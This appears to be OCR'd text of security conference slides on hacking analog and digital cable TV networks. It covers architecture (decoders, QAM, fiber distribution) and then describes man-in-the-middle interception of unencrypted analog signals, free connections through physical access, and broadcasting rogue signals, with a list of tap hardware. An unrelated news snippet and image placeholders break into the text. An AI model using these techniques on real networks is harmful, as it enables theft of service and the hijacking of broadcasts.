
- Go here watch the video, do it now.

https://www.youtube.com/watch?v=SLQmQwvJU78

Allepey, Kerala [India]



Hacking your Cable TV Network

All Demo Videos Goes here:

http://www.garage4hackers.com/entry.php?b=2830

TV & Media

SPECIAL REPORTS

England riots

Street riots trigger a crisis in policing, politics & society - but what caused them and what do we do now?

- Darshna Soni

Deaths	Damage
5	£200m

Today, we will Hack…

- Analogue Cable TV ✓
- DVB-C ✓
- DVB-T [Satellite TV] ✗
- IPTV Intro

Rahul Sasi

- Security Engineer
- Speaker.


HITB [KL], BlackHat [US Arsenal], Cocon (2011, 2012, 2013), Nullcon (2011, 2012, 2013), HITB (AMS 2012), BlackHat (EU 2012), EKoparty (Argentina), CanSecwest(Canada 2013), HITcon(Taiwan)

- One of the Admin members Garage4Hackers.com
- https://twitter.com/fb1h2s


Garage4Hackers.com

Agenda

- Analog Cable Networks.
  - ➢ Architecture
  - ➢ Introduction and Attacks




- Digital Cable Networks .
  - ➢ Migration form Analog to Digital
  - ➢ Digital Network architecture
  - ➢ Application and Network layer bugs




Analog Cable Network The Basics

- FM Modulation And Broadcasting [TV Station]
- Antenna Farm [Cable Operator End]
- IRD-Integrated Receiver Decoders.
- Local cable network.
- TV



Satellite (in orbit)
Satellite Dish (downlink) & Receiver (de-scrambler)
Broadcast Center (uplink)

Analog Cable Network




Antenna Farms

IRD Decoder



National Channel

One IRD per Channel



Modulator to QAM

ClubHACK
beetel S29
WINERSAT

QAM: Quadrature amplitude modulation

- Analog + Digital Modulation
- Modulates the amplitudes of analog waves, using AM
- Modulates the amplitudes of digital waves, using ASK
- Modulated waves are summed
- Amplified and distributed via optic fiber

Source: http://en.wikipedia.org/wiki/Quadrature_amplitude_modulation

QAM Device


VALRACK
F
ARRIS
OptiLink
MARK
Video Audio Distribution Amplifier VAD-8x2

The transmission channel is Unencrypted

Cable Operation

- **Each channel received would be under a particular frequency.**
- **Cable Operators could modulate to any frequency.**
- **FDMA is used to sent all the different channels to users.**
- **The transmission medium is Radio over Fiber.**
- **TV channels tunes in individual frequency and decodes them to audio and video.**

Attacking Analog Network



Broadcast Center (uplink)

Decoder Unit

QAM

Signal Amplifier

Optical Fiber

Local Cable TV Operator

Coaxial Cables

Home TV

MITM

MITM:~ Local Cable Operator$

- Easy MITM: No Encryption in Analog Network
- Physical access = Free cable connection.

Or

- You can even Broadcast your own signals.

DTK: Our MITM unit Operator end:~ Devices used

- Optical Receiver
- Optical to Coaxial
- RF modulator
- Amplifier
- Signal Tap

